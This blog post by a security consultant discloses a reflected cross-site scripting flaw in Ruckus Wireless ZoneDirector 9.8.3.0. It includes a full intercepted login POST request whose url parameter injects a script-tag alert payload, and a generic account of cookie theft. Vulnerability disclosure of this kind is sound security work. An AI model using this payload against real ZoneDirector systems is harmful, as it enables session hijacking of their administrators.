Abdullah Ibrahim
Security Consultant, Security Researcher

Cross-site Scripting on Ruckus Wireless (ZoneDirector) via POST parameter.

- November 02, 2019

Hi All,


Today, I will share Proof-Of-Concept (POC) that I found during pentest.

During my pentest, I did found Cross-site Scripting vulnerability on product which is Ruckus Wireless (ZoneDirector).

- Exploit Title : Cross-site Scripting on Ruckus Wireless (ZoneDirector) via POST parameter
- Details & Description : Cross site scripting (also referred to as XSS) is a vulnerability that allows an attacker to send malicious code (usually in the form of JavaScript) to another user. Because a browser cannot know if the script should be trusted or not, it will execute the script in the user context allowing the attacker to access any cookies or session tokens retained by the browser. This vulnerability usually performs in conjunction with phishing attack to make trusted website serve attacker's malicious code such as fake login page or code to steal user's information. Attacker may inject JavaScript, VBScript, ActiveX, HTML or Flash into a vulnerable application to fool a user in order to gather data from them. An attacker can steal the session cookie and take over the account, impersonating the user and modify the content of the page presented to the user. There is also possibility for attacker to manipulate HTML code to exploit existing web browser vulnerability such as Windows Metafile vulnerability and infecting the user's system with computer Virus/ Trojan horse.
- Product Affected : Ruckus Wireless
- Attack Type : Network
- Vulnerable Version : 9.8.3.0

The vulnerability was found on the Ruckus Wireless product. The vulnerable is url parameter.

By the way, I use a tools which is Burp Suite to intercept the request and there is url parameter.



```
POST /admin/login.jsp HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 90
Origin: https://[redacted]
Connection: close
Referer: https:/[redacted]/admin/login.jsp
Cookie: -ejs-session-=x99dbca13440dc70ba234f701ldidiaai
Upgrade-Insecure-Requests: 1

url=undefined"><script>alert("XSS was here")</script>&username=[redacted]password=[redacted]&ok=Log+In
```

Figure 1.1

Figure 1.1 shows that url parameter can be inject using Cross-site Scripting payload. The payload that use was "><script>alert(malicious payload)</script>.




Figure 1.2

Figure 1.2 shows the Cross-site Scripting payload is execute and it can allows remote attackers to inject arbitrary web script or HTML.

Credit: Special thanks to **Faudhzan, Nizam** and my team who helped me a lot about this matter.

To leave a comment, click the button below to sign in with Google.

▲
▼

DOLLAHIBRAHIM

VISIT PROFILE

Archive

Report Abuse